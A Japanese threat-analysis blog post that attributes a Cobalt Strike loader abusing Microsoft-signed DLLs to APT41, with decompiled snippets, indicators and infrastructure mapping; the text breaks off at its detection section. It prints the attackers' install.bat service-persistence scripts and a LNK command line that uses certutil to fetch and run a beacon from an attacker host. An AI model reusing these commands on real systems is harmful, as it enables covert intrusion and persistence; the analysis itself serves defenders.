Microsoft社のデジタル署名を悪用した「Cobalt Strike loader」による標的型攻撃〜攻撃者グループAPT41 | LAC WATCH

By 石川 芳浩

Published: 2021-05-27 · Archived: 2026-04-05 21:08:58 UTC

更新のお知らせ

「攻撃痕跡の確認と検出」と「IOC」を追記いたしました。

ラックの石川です。
2020年12月にLAC WATCHで、Microsoft社のデジタル署名ファイルを悪用する「SigLoader」を悪用した、APT10による新しい攻撃の手口を紹介しました。※1

※1 【緊急レポート】Microsoft社のデジタル署名ファイルを悪用する「SigLoader」による標的型攻撃を確認

私の所属する脅威分析チームでは、2021年に入ってからも、SigLoader（別名：DESLoader, Ecipekac）を利用した攻撃を引き続き観測しています。このSigLoaderを利用した一連の攻撃は、2021年1月にJapan Security Analyst Conference（JSAC）、さらに、2021年3月にKaspersky社のブログで攻撃キャンペーンA41APTとしても報告されており、注意が必要な脅威であることがわかります。

私たちは、Sigloaderを悪用する攻撃の調査を進める中で、SigLoaderとは異なる、Microsoft社のデジタル署名がされたDLLファイルを悪用するマルウェア「Cobalt Strike loader※2」を複数確認しました。今回は、このCobalt Strike loaderと背後に潜む攻撃者グループ「APT41」との関連性について紹介します。

※2 Cobalt Strike loader：多機能なペネトレーションテストツールCobalt Strike のStagerまたはBeaconを悪用したマルウェア。

目次

Cobalt Strike loaderが読み込むファイル

図1は、Cobalt Strike loaderで悪用されるDLLファイル（KBDTAM131.DLL）のデジタル署名をSigcheck※3で確認したものです。赤線枠のように「Signed」と検証されており、署名は正しいものであることがわかります。

※3 Sigcheck - Windows Sysinternals | Microsoft Docs




図1 Microsoft社のデジタル署名を持つDLLファイルの署名の有効性確認

このKBDTAM131.DLLは、「C:\WINDOWS\system32」に含まれるMicrosoft社のUXLibRes.dllを改ざんしたDLLファイルであり、Microsoft社のデジタル署名後に正規のUXLibRes.dllには存在しないデータが含まれていることが確認できます（図2の赤線枠）。このデータが、Cobalt Strike loaderによって読み込まれた後、Cobalt Strike Beaconとして実行されます。




図2 Microsoft社のデジタル署名ファイル（KBDTAM131.DLL）に含まれたペイロード（一部抜粋）

Cobalt Strike loaderの特徴

Cobalt Strike loaderは、攻撃者が設定した特定のWindowsサービスまたはIKE and AuthIP IPsec Keying Modules（IKEEXT）サービスを悪用※4して実行されるように設計されています。サービス起動時にCobalt Strike loaderと同じディレクトリに配置されたMicrosoft社のデジタル署名されたDLLファイルを読み込み、埋め込まれたペイロードを復号して実行します。読み込むDLLのファイル名やオフセット、ペイロード（Cobalt Strike Beacon）などはストリーム暗号のChacha20※5で暗号化されています。

※4 IKEEXTサービスが、実行時に既定では存在しない「C:\Windows\System32\wlbsctrl.dll」を読み込むため、DLLハイジャックが可能であり、この手口を悪用しています。

※5 rfc7539

また、マルウェアで利用される一部のWindows APIもChacha20で暗号化されています。図3は、読み込むDLLのファイル名やオフセットなどを復号する関数の一部抜粋です。図4は、復号時に利用するハードコードされたChacha20のキー（赤線枠）、nonce（橙線枠）、暗号化された文字列（青線枠）や暗号化された文字列長（緑線枠）を示しています。

```
decode_chacha20((__int64)&key, v1, (__int64)&nonce, (__int64)&encrypted_str, (__int64)&encrypted_str, length);
ProcessHeap = GetProcessHeap();
v3 = HeapAlloc(ProcessHeap, 8u, 0x38ui64);
v4 = (unsigned int)length;
qword_180017D08 = (__int64)v3;
```

図3 読み込むDLLのファイル名などを復号する関数（一部抜粋）




図4 ハードコードされている暗号化キーや暗号化された文字列（一部抜粋）

暗号化された文字列を復号すると、図5の下の画像に示すように、「KBDTAM131.DLL」が読み込むファイルであることが確認できます。また、図5の赤線枠の値（0x2E10）は、データの読み込み開始オフセット（ペイロードのスタート位置）、青線枠の値は、KBDTAM131.DLLに含まれた暗号化されたペイロード（Cobalt Strike Beacon）を復号する際に利用するChacha20のnonceです。





図5 暗号化された文字列の比較（上：復号前／下：復号後）

Cobalt Strike loaderは、KBDTAM131.DLLのオフセット0x2E10から暗号化されたペイロードを読み込み、Chacha20を利用して復号し、メモリ領域に展開後、実行します。図6は、KBDTAM131.DLLに含まれた暗号化されたペイロードと復号したペイロードを比較したものです。復号する際に利用するChacha20のキーは、図4の赤線枠であり、nonceは、図5の青線枠です。






図6 暗号化されたペイロードの比較（上：復号前／下：復号後）（一部抜粋）

復号されたペイロード

図7に示すように、復号されたペイロードは、Cobalt Strike Beaconです。設定情報を確認すると、Cobalt Strike 4.xのリーク/クラックされたバージョン（watermark：0x12345678）で、HTTPS（0x08）プロトコルを利用して、443/TCPでTeam Server（C2サーバ）と通信するように設定されていました。※6（図8）

※6 他のペイロードでは、HTTPとDNSプロトコルで通信を行うように設定されているものも確認しています。

```
; Export Ordinals Table for beacon.x64.dll
;
word_18003BC10  dw 0                        ; D
aBeaconX64Dll   db 'beacon.x64.dll',0       ; D
aReflectiveload db 'ReflectiveLoader',0     ; D
```

図7 エクスポートされるDLLファイル（beacon.x64.dll）




図8 設定情報（一部抜粋）

Microsoft社のデジタル署名ファイルを悪用するCobalt Strike loaderとAPT41との関連性

私たちは、Cobalt Strike loaderを調べる中で、FireEye社が2020年3月に報告するAPT41のレポート※7で紹介する痕跡と類似するものを確認しました。以降では、類似する痕跡を2つ紹介します。「FireEye サンプル」が、FireEye社が公開する痕跡で、「NEWサンプル」がMicrosoft社のデジタル署名されたDLLファイルを悪用するCobalt Strike loaderの攻撃で利用された痕跡です。

※7 This Is Not a Test: APT41 Initiates Global Intrusion Campaign Using Multiple Exploits

1. インストールスクリプト

	ファイル名	ハッシュ値（MD5）
FireEyeサンプル	install.bat	7966c2c546b71e800397a67f942858d0
NEWサンプル	install.bat	fef94f9977f6c9da0d8e006a5fefc5c1

図9に示すように、バッチファイルの内容を比較すると、サービス登録するDLLファイルは異なりますが、他の要素は、ほぼ同一であることが確認できます。なお、NEWサンプルに含まれる2つのDLLは、前項で紹介した、Cobalt Strike loader（AacSvc.dll）とMicrosoft社のデジタル署名ファイルを持つ暗号化されたペイロード（KBDTAM131.DLL）です。

```
@echo off
set "WORK_DIR=C:\Windows\System32"
set "DLL_NAME=storesyncsvc.dll"
set "SERVICE_NAME=StorSyncSvc"
set "DISPLAY_NAME=Storage Sync Service"
set "DESCRIPTION=The Storage Sync Service is the top-level resource for
    File Sync. It creates sync relationships with multiple storage accounts
    via multiple sync groups. If this service is stopped or disabled,
    applications will be unable to run collectly."

sc stop %SERVICE_NAME%
sc delete %SERVICE_NAME%
mkdir %WORK_DIR%
copy "%~dp0%DLL_NAME%" "%WORK_DIR%" /Y
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost" /v "%
    SERVICE_NAME%" /t REG_MULTI_SZ /d "%SERVICE_NAME%" /f
sc create "%SERVICE_NAME%" binPath= "%SystemRoot%\system32\svchost.exe -k %
    SERVICE_NAME%" type= share start= auto error= ignore DisplayName= "%
    DISPLAY_NAME%"
SC failure "%SERVICE_NAME%" reset= 86400 actions= restart/60000/restart/
    60000/restart/60000
sc description "%SERVICE_NAME%" "%DESCRIPTION%"
reg add "HKLM\SYSTEM\CurrentControlSet\Services\%SERVICE_NAME%\Parameters" /
    f
reg add "HKLM\SYSTEM\CurrentControlSet\Services\%SERVICE_NAME%\Parameters" /
    v "ServiceDll" /t REG_EXPAND_SZ /d "%WORK_DIR%\%DLL_NAME%" /f
net start "%SERVICE_NAME%"
```

```
@echo off
set "WORK_DIR=c:\Windows\System32"
set "DLL_NAME=AacSvc.dll"
set "SERVICE_NAME=AacSvc"
set "DISPLAY_NAME=AacSvc"
set "DESCRIPTION=Runtime for activating conversational agent applications"

sc stop %SERVICE_NAME%
sc delete %SERVICE_NAME%
mkdir %WORK_DIR%
copy "%~dp0%DLL_NAME%" "%WORK_DIR%" /Y
copy "%~dp0KBDTAM131.DLL"  "%WORK_DIR%\KBDTAM131.DLL" /Y
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost" /v "%
    SERVICE_NAME%" /t REG_MULTI_SZ /d "%SERVICE_NAME%" /f
sc create "%SERVICE_NAME%" binPath= "%SystemRoot%\system32\svchost.exe -k %
    SERVICE_NAME%" type= share start= auto error= ignore DisplayName= "%
    DISPLAY_NAME%"
SC failure "%SERVICE_NAME%" reset= 86400 actions= restart/60000/restart/
    60000/restart/60000
sc description "%SERVICE_NAME%" "%DESCRIPTION%"
reg add "HKLM\SYSTEM\CurrentControlSet\Services\%SERVICE_NAME%\Parameters" /
    f
reg add "HKLM\SYSTEM\CurrentControlSet\Services\%SERVICE_NAME%\Parameters" /
    v "ServiceDll" /t REG_EXPAND_SZ /d "%WORK_DIR%\%DLL_NAME%" /f
net start "%SERVICE_NAME%"
```

図9 インストールスクリプトの比較（上：FireEyeサンプル／下：NEWサンプル）

2. Cobalt Strike loaderのWindows APIアドレス解決とエクスポートされるDLLファイル

	ファイル名	ハッシュ値（MD5）
FireEyeサンプル	storesyncsvc.dll	5909983db4d9023e4098e56361c96a6f
NEWサンプル	AacSvc.dll	1e750c5cf5c68443b17c15f4aac4d794

図10に示すように、コードの内容を比較すると、呼び出されている特定のWindows APIは異なりますが、Windows APIのアドレス解決を呼び出すコードに類似性が見られます。また、エクスポートされるDLLのファイル名も命名規則が似ている※8ことも確認できます。

※8 Ecoco.dllといった命名規則が類似しないCobalt Strike loaderも一部確認しています。

```
ProcessHeap = GetProcessHeap();
qword_180019E70 = (__int64)HeapAlloc(ProcessHeap, 8u, 0x1E8ui64);
if ( qword_180019E70 )
{
  *(_QWORD *)qword_180019E70 = resolve_APIcall(strchar);
  *(_QWORD *)(qword_180019E70 + 8) = resolve_APIcall(RtlAnsiStringToUnicodeString);
  *(_QWORD *)(qword_180019E70 + 16) = resolve_APIcall(RtlFreeUnicodeString);
  *(_QWORD *)(qword_180019E70 + 24) = resolve_APIcall(RtlInitAnsiString);
  *(_QWORD *)(qword_180019E70 + 32) = resolve_APIcall(RtlCharToInteger);
  *(_QWORD *)(qword_180019E70 + 40) = resolve_APIcall(LdrGetDllHandle);
  *(_QWORD *)(qword_180019E70 + 48) = resolve_APIcall(LdrLoadDll);
  *(_QWORD *)(qword_180019E70 + 56) = resolve_APIcall(LdrGetProcedureAddress);
  *(_QWORD *)(qword_180019E70 + 64) = resolve_APIcall(GetModuleHandleA);
  *(_QWORD *)(qword_180019E70 + 72) = resolve_APIcall(LoadLibraryA);
  *(_QWORD *)(qword_180019E70 + 80) = resolve_APIcall(FreeLibrary_0);
  v2 = GetProcessHeap();
  qword_180019E78 = (__int64)HeapAlloc(v2, 8u, 0x58ui64);
  v3 = off_1800189F0;
  v4 = 0;

ProcessHeap = GetProcessHeap();
qword_180017D10 = (__int64)HeapAlloc(ProcessHeap, 8u, 0x58ui64);
*(_QWORD *)qword_180017D10 = resolve_APIcall(&RtlComputeCrc32, 22i64);
*(_QWORD *)(qword_180017D10 + 8) = resolve_APIcall(&NtQuerySystemInformation, 31i64);
*(_QWORD *)(qword_180017D10 + 16) = resolve_APIcall(&NtDuplicateObject, 24i64);
*(_QWORD *)(qword_180017D10 + 24) = resolve_APIcall(&NtQueryObject, 20i64);
*(_QWORD *)(qword_180017D10 + 32) = resolve_APIcall(&NtCreateSection, 22i64);
*(_QWORD *)(qword_180017D10 + 40) = resolve_APIcall(&NtMapViewOfSection, 25i64);
*(_QWORD *)(qword_180017D10 + 48) = resolve_APIcall(&NtUnmapViewOfSection, 27i64);
*(_QWORD *)(qword_180017D10 + 56) = resolve_APIcall(&NtCreateTransaction, 26i64);
*(_QWORD *)(qword_180017D10 + 64) = resolve_APIcall(&NtClose, 14i64);
v1 = resolve_APIcall(&RtlInitUnicodeString, 27i64);
v2 = (_QWORD *)qword_180017D10;
*(_QWORD *)(qword_180017D10 + 72) = v1;
v3 = 0;
```

図10 Windows APIのアドレス解決を呼び出すコードの比較（上：FireEyeサンプル／下：NEWサンプル）

```
; Export Ordinals Table for loader_X64_svchost_attach.dll
;
word_180016790  dw 0, 1, 2                ; DATA XREF: .rdat
aLoaderX64Svcho db 'loader_X64_svchost_attach.dll',0
                                          ; DATA XREF: .rdat
aGetalluser     db 'GetAllUser',0         ; DATA XREF: .rdat
aServicemain    db 'ServiceMain',0        ; DATA XREF: .rdat
aStringcontract db 'StringContract',0     ; DATA XREF: .rdat
```




図11 エクスポートされるDLLファイルの比較（上：FireEyeサンプル／下：NEWサンプル）

このような類似点を踏まえると、Microsoft社のデジタル署名されたDLLファイルを悪用するCobalt Strike loaderもAPT41が利用したものである可能性が高いと考えます。

APT41は、少なくとも2020年3月頃からCobalt Strike loaderを利用しており、攻撃を仕掛けるごとに機能を追加または変更し、攻撃キャンペーン毎に使い分けて利用しています。上記2つのサンプルの亜種以外にも、ペイロードを読み込まずDLL内にシェルコードが内包されるものも確認しています。なお、Positive Technologies社のブログ※9でAPT41のCobalt Strike loaderに関連する痕跡情報がいくつか公開されています。

※9 Higaisa or Winnti? APT41 backdoors, old and new（https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/higaisa-or-winnti-apt-41-backdoors-old-and-new/）

攻撃キャンペーンに利用するインフラ

ここでは、攻撃者がC2サーバまたはツール置き場として悪用していた通信先に目を向けてみます。図12は、Microsoft社のデジタル署名されたDLLファイルを悪用するCobalt Strike loaderやそのペイロードが配置されていた通信先（119.45.238[.]189）を元に、Maltegoで関連する要素を一部マッピングしたものです。赤線枠で示す、Cobalt Strike loaderに注目してみると、ハイライトするものとは別に、青線枠で示す、デジタル署名ファイルが付与されていない「systems.log」ファイルをペイロードとして読み込む別のCobalt Strike loader（tools.exe）が確認できます。

Passive DNSなどの情報からツール置き場として悪用されていた時期を確認してみると、「119.45.238[.]189」が、2020年11月下旬、一方で「192.109.98[.]187」が2020年10月下旬に使われており、攻撃者は、攻撃キャンペーンによって、Cobalt Strike loaderを使い分けていることが窺えます。

次に、左上にマッピングされた緑枠線のLNKファイル「Top-up Scheme_Member List as of 20201022v1_for Nomination.pdf.lnk」に着目してみます。このファイルは、図13に示すように、Cobalt Strike Becon（const.exe）のダウンローダであり、初期侵入で利用されたと考えられます。また、ダウンロードされたCobalt Strike Beconの通信先は、「www.microsofthelp.dns1[.]us」であり、正引きしたIPアドレスは、「192.109.98[.]187」とここでも関連性が見えます。図14は、LNKファイル実行後に表示されるデコイファイルの内容です。




図12 Cobalt Strike loaderと通信先の関連性

```
Link information:
        Creation time                   : Jan 09, 2020 21:25:13.007642600 UTC
        Modification time               : Jan 09, 2020 21:25:13.007642600 UTC
        Access time                     : Nov 05, 2020 03:21:29.908766100 UTC
        File size                       : 280064 bytes
        File attribute flags            : 0x00000020
                Should be archived (FILE_ATTRIBUTE_ARCHIVE)
        Drive type                      : Fixed (3)
        Drive serial number             : 0x5c92cbd6
        Volume label                    :
        Local path                      : C:\Windows\System32\cmd.exe
        Relative path                   : ..\..\..\Windows\System32\cmd.exe
        Working directory               : C:\Users\Public\
        Command line arguments          :

                                                                        /c copy C:\Win
dows\\System32\\certutil.exe c:\\users\\public\\cer.exe & c:\\users\\public\\c
er.exe -urlcache -split -f http://119.45.238.189:8080/Nomination.pdf c:\\users
\\public\\Nomination.pdf & start c:\\users\\public\\Nomination.pdf & c:\\users
\\public\\cer.exe -urlcache -split -f http://119.45.238.189:8080/const.txt c:\
\users\\public\\const.exe & start c:\\users\\public\\const.exe
        Icon location                   : .\1.pdf
        Environment variables location  : %SystemRoot%\system32\cmd.exe
```

図13 LNKファイルの内容

檔號：CD/101/000/2 Pt. 2

電話號碼：2810 3104

公務員事務局通函第15/2011號

(注意：這是甲級傳閱通函，全體人員均應閱讀。)

節日提示

聖誕節及農曆新年將至，公務員可能會受到一些壓力或游說，接受市民或同事的禮物及／或款待。謹請提醒局內／部門內的所有人員，注意下列《公務員事務規例》及公務員事務局通告有關接受利益及款待的條文－

(a)《公務員事務規例》第431至435條有關"接受款待";
(b)《公務員事務規例》第444條有關"接受利益";
(c)公務員事務局通告第2/2004號有關"利益衝突";
(d)公務員事務局通告第3/2007號有關"公務員以私人身分接受利益"和載於通告附件III的《接受利益(行政長官許可)公告》;以及

図14 デコイファイルの内容（一部抜粋）

攻撃痕跡の確認と検出

今回紹介した、Cobalt Strike loaderは、Windowsサービスを利用して実行されるため、レジストリキーやイベントログにいくつか関連する痕跡が残る可能性が高いです。以下にその痕跡を確認する方法を一例として紹介します。また、最後にCobalt Strike loaderが悪用するMicrosoft社のデジタル署名されたDLLファイルを適切に署名検証するための、レジストリ設定を紹介します。

1. Autoruns※10による自動起動プログラムの確認

